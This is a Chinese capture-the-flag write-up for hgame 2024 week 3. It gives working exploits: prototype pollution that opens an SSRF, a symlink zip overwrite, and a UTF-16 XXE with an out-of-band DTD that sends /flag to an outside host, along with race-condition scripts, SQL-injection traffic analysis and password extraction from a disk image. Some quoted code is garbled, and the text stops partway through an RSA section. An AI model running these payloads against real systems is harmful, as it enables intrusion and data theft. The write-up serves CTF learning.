

hgame2024_week3

web

WebVPN

源码:

```
const express = require("express");
const axios = require("axios");
const bodyParser = require("body-parser");
const path = require("path");
const fs = require("fs");
const { v4: uuidv4 } = require("uuid");
const session = require("express-session");

const app = express();
const port = 3000;
const session_name = "my-webvpn-session-id-" + uuidv4().toString();

app.set("view engine", "pug");
app.set("trust proxy", false);
app.use(express.static(path.join(__dirname, "public")));
app.use(
  session({
    name: session_name,
    secret: uuidv4().toString(),
    secure: false,
    resave: false,
    saveUninitialized: true,
  })
);
app.use(bodyParser.json());
var userStorage = {
  username: {
    password: "password",
    info: {
      age: 18,
    },
  },
  strategy: {
    "baidu.com": true,
    "google.com": false,
  },
},
};
// 原型链污染 , 过滤 __
function update(dst, src) {
  for (key in src) {
    if (key.indexOf("__") !== -1) {
      continue;
    }
  }
}
```

```

    if (typeof src[key] == "object" && dst[key] !== undefined) {
      update(dst[key], src[key]);
      continue;
    }
    dst[key] = src[key];
  }
}

app.use("/proxy", async (req, res) => {
  const { username } = req.session;
  if (!username) {
    res.sendStatus(403);
  }

  let url = (() => {
    try {
      return new URL(req.query.url);
    } catch {
      res.status(400);
      res.end("invalid url.");
      return undefined;
    }
  })();

  if (!url) return;
  console.log(url.hostname);
  console.log(username);
  if (!userStorage[username].strategy[url.hostname]) {
    res.status(400);
    res.end("your url is not allowed.");
  }

  try {
    const headers = req.headers;
    headers.host = url.host;
    headers.cookie = headers.cookie.split(";").forEach((cookie) => {
      var filtered_cookie = "";
      const [key, value] = cookie.split("=", 1);
      if (key.trim() !== session_name) {
        filtered_cookie += `${key}=${value};`;
      }
    });
    return filtered_cookie;
  });

  const remote_res = await (() => {
    if (req.method == "POST") {
      return axios.post(url, req.body, {
        headers: headers,
      });
    } else if (req.method == "GET") {
      return axios.get(url, {
        headers: headers,
      });
    } else {
      res.status(405);
      res.end("method not allowed.");
    }
  })();

```

```

        return;
    }
    })();
    res.status(remote_res.status);
    res.header(remote_res.headers);
    res.write(remote_res.data);
} catch (e) {
    res.status(500);
    res.end("unreachable url.");
}
});

app.post("/user/login", (req, res) => {
    const { username, password } = req.body;
    if (
        typeof username !== "string" ||
        typeof password !== "string" ||
        !username ||
        !password
    ) {
        res.status(400);
        res.end("invalid username or password");
        return;
    }
    if (!userStorage[username]) {
        res.status(403);
        res.end("invalid username or password");
        return;
    }
    if (userStorage[username].password !== password) {
        res.status(403);
        res.end("invalid username or password");
        return;
    }
    req.session.username = username;
    res.send("login success");
});

// under development
app.post("/user/info", (req, res) => {
    if (!req.session.username) {
        res.sendStatus(403);
    }
    update(userStorage[req.session.username].info, req.body);
    res.sendStatus(200);
});

app.get("/home", (req, res) => {
    if (!req.session.username) {
        res.sendStatus(403);
        return;
    }
    res.render("home", {
        username: req.session.username,
        strategy: ((list) => {

```

```

    var result = [];
    for (var key in list) {
        result.push({host: key, allow: list[key]});
    }
    return result;
})(userStorage[req.session.username].strategy),
});
});

// demo service behind webvpn
app.get("/flag", (req, res) => {
    if (
        req.headers.host !== "127.0.0.1:3000" ||
        req.hostname !== "127.0.0.1" ||
        req.ip !== "127.0.0.1"
    ) {
        res.sendStatus(400);
        return;
    }
    const data = fs.readFileSync("/flag");
    res.send(data);
});

app.listen(port, '0.0.0.0', () => {
    console.log(`app listen on ${port}`);
});

```

观察这个函数

```

// 原型链污染，过滤 __
function update(dst, src) {
    for (key in src) {
        if (key.indexOf("__") !== -1) {
            continue;
        }
        if (typeof src[key] === "object" && dst[key] !== undefined) {
            update(dst[key], src[key]);
            continue;
        }
        dst[key] = src[key];
    }
}

```

这是一个原型链污染的函数，过滤了 `__`，不能使用 `__proto__`

可以用 `constructor.prototype` 代替 `__proto__`

找一下那里调用了这个函数

```
// under development
app.post("/user/info", (req, res) => {
  if (!req.session.username) {
    res.sendStatus(403);
  }
  update(userStorage[req.session.username].info, req.body);
  res.sendStatus(200);
});
```

这个路由调用了 update 函数，可以原型链污染。

找一下触发flag的条件，知道需要污染什么

```
app.use("/proxy", async (req, res) => {
  const { username } = req.session;
  if (!username) {
    res.sendStatus(403);
  }

  let url = (() => {
    try {
      return new URL(req.query.url);
    } catch {
      res.status(400);
      res.end("invalid url.");
      return undefined;
    }
  })();

  if (!url) return;
  console.log(url.hostname);
  console.log(username);
  if (!userStorage[username].strategy[url.hostname]) {
    res.status(400);
    res.end("your url is not allowed.");
  }

  try {
    const headers = req.headers;
    headers.host = url.host;
    headers.cookie = headers.cookie.split(";").forEach((cookie) => {
      var filtered_cookie = "";
      const [key, value] = cookie.split("=", 1);
      if (key.trim() !== session_name) {
        filtered_cookie += `${key}=${value}`;
      }
    });
    return filtered_cookie;
  });

  const remote_res = await (() => {
    if (req.method === "POST") {
      return axios.post(url, req.body, {
        headers: headers,
      });
    } else if (req.method === "GET") {
      return axios.get(url, {
```

```

        headers: headers,
      });
    } else {
      res.status(405);
      res.end("method not allowed.");
      return;
    }
  })();
  res.status(remote_res.status);
  res.header(remote_res.headers);
  res.write(remote_res.data);
} catch (e) {
  res.status(500);
  res.end("unreachable url.");
}
});

```

```

// demo service behind webvpn
app.get("/flag", (req, res) => {
  if (
    req.headers.host !== "127.0.0.1:3000" ||
    req.hostname !== "127.0.0.1" ||
    req.ip !== "127.0.0.1"
  ) {
    res.sendStatus(400);
    return;
  }
  const data = fs.readFileSync("/flag");
  res.send(data);
});

```

可以知道我们需要通过 `/proxy` 路由访问 `http://127.0.0.1:3000/flag` 才能得到flag。

分析一下 `/proxy` 路由

传入一个 `url` 的参数，里面填上需要访问的网站，然后检查这个网站是不是允许访问的，是的话就访问，不是就返回 `your url is not allowed.`。

接下来就是需要污染了，我们需要把 `127.0.0.1` 污染成允许访问，因为默认是没有的。

本地测试代码：

```

var userStorage = {
  username: {
    password: "password",
    info: {
      age: 18,
    },
  },
  strategy: {
    "baidu.com": true,
    "google.com": false,
  },
},
};

```

```

function update(dst, src) {
  for (key in src) {
    if (typeof src[key] == "object" && dst[key] !== undefined) {
      //console.log(src[key]);
      update(dst[key], src[key]);
      continue;
    }
    //console.log(dst);
    dst[key] = src[key];
    //console.log(dst[key]);
  }
}

let url = new URL("http://127.0.0.1:3000/flag");

let o2 = JSON.parse('{"age":33,"constructor":{"prototype":{"127.0.0.1":true}}}');

//console.log(url.hostname);

//console.log(o2);
//console.log(userStorage);

update(userStorage["username"].info, o2);

//console.log(userStorage["username"].strategy.test);

//console.log(userStorage['username'].strategy["127.0.0.1"]);

console.log(userStorage['username'].strategy[url.hostname]);

```

由此可以确定我们在 `/user/info` 路由传入的数据

```

{"age":33,"constructor":{"prototype":{"127.0.0.1":true}}}

```

请求

Raw

参数

头

Hex

Raw

头

Hex

Render

POST /user/info HTTP/1.1

Host: 139.196.137.203:30047

Content-Length: 59

Pragma: no-cache

Cache-Control: no-cache

Upgrade-Insecure-Requests: 1

Origin: http://139.196.137.203:30047

Content-Type: application/json

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://139.196.137.203:30047/user/info

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: my-webvpn-session-id=aa9e1755-6ee0-4736-ab08-60fdf640323e=s%3AHU tUD8YiyIqpShXEC4aFAk2HI6CUYAG2.fW56KYjLweG5OU2z2875dgl4Dw8EA49xj ut2Brl1%2F6AmY

Connection: close

{"age":33,"constructor":{"prototype":{"127.0.0.1":true}}}

HTTP/1.1 200 OK

X-Powered-By: Express

Content-Type: text/plain; charset=utf-8

Content-Length: 2


ETag: W/"2-n009Q1TiWxgNtWtBJezz8kv3SLc"

Date: Wed, 14 Feb 2024 14:54:56 GMT

Connection: close

OK

污染成功后，通过 `/proxy` 路由访问 `http://127.0.0.1:3000/flag` 即可得到flag。



Zero Link

部分源码:

routes.go

```
package routes

import (
    "fmt"
    "html/template"
    "net/http"
    "os"
    "os/signal"
    "path/filepath"
    "zero-link/internal/config"
    "zero-link/internal/controller/auth"
    "zero-link/internal/controller/file"
    "zero-link/internal/controller/ping"
    "zero-link/internal/controller/user"
    "zero-link/internal/middleware"
    "zero-link/internal/views"

    "github.com/gin-contrib/sessions"
    "github.com/gin-contrib/sessions/cookie"
    "github.com/gin-gonic/gin"
)

func Run() {
    r := gin.Default()

    html := template.Must(template.New("").ParseFS(views.FS, "*"))
    r.SetHTMLTemplate(html)

    secret := config.Secret.SessionSecret
    store := cookie.NewStore([]byte(secret))
    r.Use(sessions.Sessions("session", store))

    api := r.Group("/api")
    {
        api.GET("/ping", ping.Ping)
```



```

api.POST("/user", user.GetUserInfo)
api.POST("/login", auth.AdminLogin)

apiAuth := api.Group("")
apiAuth.Use(middleware.Auth())
{
    apiAuth.POST("/upload", file.UploadFile)
    apiAuth.GET("/unzip", file.UnzipPackage)
    apiAuth.GET("/secret", file.ReadSecretFile)
}
}

frontend := r.Group("/")
{
    frontend.GET("/", func(c *gin.Context) {
        c.HTML(http.StatusOK, "index.html", nil)
    })
    frontend.GET("/login", func(c *gin.Context) {
        c.HTML(http.StatusOK, "login.html", nil)
    })

    frontendAuth := frontend.Group("")
    frontendAuth.Use(middleware.Auth())
    {
        frontendAuth.GET("/manager", func(c *gin.Context) {
            c.HTML(http.StatusOK, "manager.html", nil)
        })
    }
}

quit := make(chan os.Signal)
signal.Notify(quit, os.Interrupt)

go func() {
    <-quit
    err := os.Remove(filepath.Join(".", "sqlite.db"))
    if err != nil {
        fmt.Println("Failed to delete sqlite.db:", err)
    } else {
        fmt.Println("sqlite.db deleted")
    }
    os.Exit(0)
}()

r.Run(":8000")
}

```

通过这里确定路由，接着是登录，我们需要找到 `Admin` 的密码。

在 `/api/user` 路由能够查询用户，限制了 `Username != "Admin"` 和 `Token != "0000"`。

```

func GetUserByUsernameOrToken(username string, token string) (*User, error) {
    var user User
    query := db


```

```

if username != "" {
    query = query.Where(&User{Username: username})
} else {
    query = query.Where(&User{Token: token})
}
err := query.First(&user).Error
if err != nil {
    log.Println("Cannot get user: " + err.Error())
    return nil, err
}
return &user, nil
}

```

主要查询函数是这个，通过传入空的 username 和 token 可以得到 Admin 的密码为 `zb77jbeozkDdfQ12fzb0`。



接着来到上传页面，查看 `file.go` 的代码

```

package file

import (
    "net/http"
    "os"
    "os/exec"
    "path/filepath"
    "zero-link/internal/util"

    "github.com/gin-gonic/gin"
)

type FileResponse struct {
    Code    int    `json:"code"`
    Message string `json:"message"`
    Data    string `json:"data"`
}

func UploadFile(c *gin.Context) {
    file, err := c.FormFile("file")
    if err != nil {
        c.JSON(http.StatusBadRequest, FileResponse{
            Code:    http.StatusBadRequest,
            Message: "No file uploaded",

```

```

        Data:    "",
    })
    return
}

ext := filepath.Ext(file.Filename)
if (ext != ".zip") || (file.Header.Get("Content-Type") != "application/zip")
{
    c.JSON(http.StatusBadRequest, FileResponse{
        Code:    http.StatusBadRequest,
        Message: "Only .zip files are allowed",
        Data:    "",
    })
    return
}

filename := "/app/uploads/" + file.Filename

if _, err := os.Stat(filename); err == nil {
    err := os.Remove(filename)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to remove existing file",
            Data:    "",
        })
        return
    }
}

err = c.SaveUploadedFile(file, filename)
if err != nil {
    c.JSON(http.StatusInternalServerError, FileResponse{
        Code:    http.StatusInternalServerError,
        Message: "Failed to save file",
        Data:    "",
    })
    return
}

c.JSON(http.StatusOK, FileResponse{
    Code:    http.StatusOK,
    Message: "File uploaded successfully",
    Data:    filename,
})
}

func UnzipPackage(c *gin.Context) {
    files, err := filepath.Glob("/app/uploads/*.zip")
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to get list of .zip files",
            Data:    "",
        })
    }
}

```

```

        return
    }

    for _, file := range files {
        cmd := exec.Command("unzip", "-o", file, "-d", "/tmp/")
        if err := cmd.Run(); err != nil {
            c.JSON(http.StatusInternalServerError, FileResponse{
                Code:    http.StatusInternalServerError,
                Message: "Failed to unzip file: " + file,
                Data:    "",
            })
            return
        }
    }

    c.JSON(http.StatusOK, FileResponse{
        Code:    http.StatusOK,
        Message: "Unzip completed",
        Data:    "",
    })
}

func ReadSecretFile(c *gin.Context) {
    secretFilepath := "/app/secret"
    content, err := util.ReadFileToString(secretFilepath)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to read secret file",
            Data:    "",
        })
        return
    }

    secretContent, err := util.ReadFileToString(content)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to read secret file content",
            Data:    "",
        })
        return
    }

    c.JSON(http.StatusOK, FileResponse{
        Code:    http.StatusOK,
        Message: "Secret content read successfully",
        Data:    secretContent,
    })
}

```

/api/upload 路由只能上传 zip 文件。

/api/unzip 路由是用 unzip 将上传的 zip 文件解压，把文件解压到 /tmp/。

/api/secret 路由是读 /app/secret 文件的内容。

这里参考ciscn的 unzip，参考链接：[【CISCN2023】unzip 详解](#)

通过软链接把 /app 文件夹链接到 web 文件夹，然后解压到 /tmp，之后再把新的 secret 解压到 web，因为 web 文件夹是 /app 文件夹的软链接，解压到 web 文件夹等同于解压到 /app 文件夹，从而用新的 secret 覆盖掉旧的 secret。

文件生成，需要保证根目录有 /app 文件夹

```
ln -s /app web

zip --symlinks aweb.zip web

echo "/flag" > web/secret

zip -y web/secret flag.zip

zip -y flag.zip web/secret
```

```
(root@kali)-[/home/amber/桌面/web/ZeroLink]
# ln -s /app web

(root@kali)-[/home/amber/桌面/web/ZeroLink]
# zip --symlinks web.zip web
adding: web (stored 0%)

(root@kali)-[/home/amber/桌面/web/ZeroLink]
# echo "/flag" > web/secret

(root@kali)-[/home/amber/桌面/web/ZeroLink]
# zip -y web/secret flag.zip
zip warning: name not matched: flag.zip
zip error: Nothing to do! (web/secret.zip)


(root@kali)-[/home/amber/桌面/web/ZeroLink]
# zip -y flag.zip web/secret
adding: web/secret (stored 0%)

(root@kali)-[/home/amber/桌面/web/ZeroLink]
#
```

先上传 web.zip 再上传 flag.zip，顺序不能反。

每上传完一个文件都要访问一下 /api/unzip 解压

解压完后访问 /api/secret 即可得到真正的 flag。



VidarBox

参考链接: [RealWorld CTF 6th 正赛/体验赛 部分 Web Writeup](#)

[XXE漏洞&绕过](<https://www.cnblogs.com/CxAgoni/p/17715330.html>)

关键代码:

```
package org.vidar.controller;

import org.springframework.core.io.DefaultResourceLoader;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.ResponseBody;
import org.xml.sax.InputSource;
import org.xml.sax.SAXException;
import org.xml.sax.XMLReader;
import org.xml.sax.helpers.XMLReaderFactory;

import java.io.*;

@Controller
public class BackdoorController {

    private String workdir = "file:///non_exists/";
    private String suffix = ".xml";

    @RequestMapping("/")
    public String index() {
        return "index.html";
    }

    @GetMapping("/{backdoor}")
    @ResponseBody
    public String hack(@RequestParam String fname) throws IOException,
        SAXException {
        DefaultResourceLoader resourceLoader = new DefaultResourceLoader();
        System.out.println(this.workdir + fname + this.suffix);
        byte[] content = resourceLoader.getResource(this.workdir + fname +
            this.suffix).getContentAsByteArray();
        if (content != null && this.safeCheck(content)) {
            XMLReader reader = XMLReaderFactory.createXMLReader();
            reader.parse(new InputSource(new ByteArrayInputStream(content)));
            return "success";
        } else {
            return "error";
        }
    }

    private boolean safeCheck(byte[] stream) throws IOException {
        String content = new String(stream);
        return !content.contains("DOCTYPE") && !content.contains("ENTITY") &&
```

```

        !content.contains("doctype") && !content.contains("entity");
    }

}

```

在 `reader.parse` 存在 xxe，但是 xxe 是从文件加载进来的，题目没有上传接口，而且读取文件指定了用 `file://` 协议，也不能从外面读取数据（好像有方法能读，但是我不会，也没找到方法）

先考虑 xxe 的过滤绕过，可以采用 `UTF-16be` 来绕。

先用正常的 payload，然后转成 `UTF-16be` 即可。

```
cat payload.xml | iconv -f utf-8 -t utf-16be > payload.8-16be.xml
```

接着是回显问题，题目成功只返回了 `success`，没有 xxe 数据的回显，要外带出来。

text.xml，接下来要上传到靶机上的：

```

<?xml version="1.0" encoding="UTF-16"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % remote SYSTEM "http://[ip]:[port]/test.dtd">
%remote;
%all;
]>
<root>&send;</root>

```

test.dtd，放在自己服务器上的：

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://kbqsag.ceye.io?file=%file;'>">
```

先本地验证确保 xxe 能正常带出，再进行接下来的操作。

第二步是如何把 `test.xml` 放到服务器上，这里就类似与 php 的临时文件包含了，强制上传文件会使得服务器短暂生成临时文件，只要我们够快，把临时文件包含进来，即可加载自定的 `xml` 文件。

这里参考了 `rwctf 2024 正式赛` 的 `chatterbox`，里面的 `file` 协议和题目一模一样。

直接抄脚本，开始条件竞争。

uolaod.py（用来上传文件）：

```

import requests
import io
import threading
url='http://139.196.183.57:32517/' #引入url
def write():

    while True:
        response=requests.post(url,files={'file':('poc',open('new.xml','rb'))})
        #print(response.text)
if __name__=='__main__':
    evnet=threading.Event()

```

```

with requests.session() as session:
    for i in range(10):
        threading.Thread(target=write).start()
evnet.set()

```

xxe.py (用来包含临时文件) :

```

import requests
import io
import time
import threading
while True:
    for i in range(10, 35):
        try:
            #print(i)
            url = f'http://139.196.183.57:32517/backdoor?'
fname=..%5cproc/self/fd/{i}%23' # 引入url
            # print(r.cookies)
            response = requests.get(url,timeout=0.5)

            print(i,response.text)
            if response.text == 'success' or response.text == 'error':
                print(i,response.text)
                time.sleep(10)
        except:
            pass
            #print("no")

```

上面两个python脚本开两个命令行同时跑

放着自己跑一会，之后即可得到flag

ID	Name	Remote Addr	Method	Data
103858557	http://kbsag.ceye.io/?file=hgame{85cd4471a80cd3a5f2c594e921bfe2a8f92c827b}	106.14.113.240	GET	
103858520	http://kbsag.ceye.io/?file=hgame{85cd4471a80cd3a5f2c594e921bfe2a8f92c827b}	106.14.113.240	GET	
103858440	http://kbsag.ceye.io/?file=hgame{85cd4471a80cd3a5f2c594e921bfe2a8f92c827b}	106.14.113.240	GET	
103858406	http://kbsag.ceye.io/?file=hgame{85cd4471a80cd3a5f2c594e921bfe2a8f92c827b}	106.14.113.240	GET	
103858032	http://kbsag.ceye.io/?file=flag{test_flag}	120.235.7.144	GET	

hgame{85cd4471a80cd3a5f2c594e921bfe2a8f92c827b}

与ai聊天

复读机的胜利（



Blind SQL Injection

参考链接: [sqlmap盲注流量的一点分析](#)

先把payload和返回数据都提取出来，用tshark过滤

```
tshark -r blindsql.pcapng -Y "ip.src == 117.21.200.176 && http.response" -T fields -E separator="~" -e http.response_for.uri -e http.file_data > data1.txt
```

解释一下，`ip.src == 117.21.200.176` 是服务器发出的包，`http.response` 是指过滤http返回内容，`-E separator` 是设置输出分隔符，`-e` 代表输出流量中对应字段，在这里输出返回包中的uri和数据。

之后再观察成功和失败的包，找到成功的标志为 `ERROR`，注入语句的标志为 `group_concat(password)))From(FlnaIly))`，。

之后就是编写脚本了：

```
import urllib.parse
# 读取数据，数据中存在不可见字符，因此用rb模式
f = open("data1.txt", "rb").readlines()

# 注入语句。
pattern = "group_concat(password)))From(FlnaIly)),"
# 注入成功
trueInjection = "ERROR"
temp = {}

for i in range(0, len(f)):
    line = str(f[i])[2:]
```

```

# 上一步插入的分隔符，把数据分为url和data两部分
if line.find("~") == -1:
    continue

url, data = line.split("~")[0], line.split("~")[1]

url = urllib.parse.unquote(url).strip()

positions = url.find(pattern)
if positions != -1:
    # 截取参数，data1 表示第几位数据，data2表示这一位数据的ascii值
    data1 = url[positions+len(pattern):].split(",")[0]
    data2 = url[positions+len(pattern):].split(">")[1].split(" ")[0]
    # print(data1,data2)
    # data3: 注入结果的判断
    if data.find(trueInjection) != -1:
        data3 = True
    else:
        data3 = False
    if data1 not in temp:
        temp[data1]=[(data2,data3)]
    else:
        temp[data1].append((data2,data3))

else:
    continue

# 盲注使用了二分法，所以也要根据这一点写代码解析数据
text=""
for i in temp:
    small = -1
    large = -1
    for j in temp[i]:
        if j[1] :
            small = j[0]
        else:
            large = j[0]
    if large != -1:
        text+=chr(int(large))
print(text[::-1])


# ,flag{cbabafe7-1725-4e98-bac6-d38c5928af2f}

```

简单的vmdk取证

用 7-zip 解压 vmdk。

用 SAMInside 查看 SAM，获取 Administrator 登录密码的NT哈希值。



[cmd5](#) 解密，可以得到密码明文。



flag:

```
hgame{DAC3A2930FC196001F3AEAB959748448_Admin1234}
```

简单的取证,不过前十个有红包


还是上一题的 `vmdk` 镜像，查看桌面，可以得到 VeraCrypt 的密码。

```
968fJD17UBzzG6e3yjf6
```

veracrypt_password
968fJD17UBzZG6e3yjF6

拿到密码后用 VeraCrypt 挂载 `vera.hc`，输入密码挂载成功后，打开挂载盘即可得到flag。

```
hgame{happy_new_year_her3_1s_a_redbag_key_41342177}
```



Crypto

exRSA

源码:

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getStrongPrime(1024)
q=getStrongPrime(1024)
phi=(p-1)*(q-1)

h1=inverse(getPrime(768),phi)
h2=inverse(getPrime(768),phi)
h3=inverse(getPrime(768),phi)

n=p*q
c=pow(m,0x10001,n)
print(f'h1={e1}')
print(f'h2={e2}')
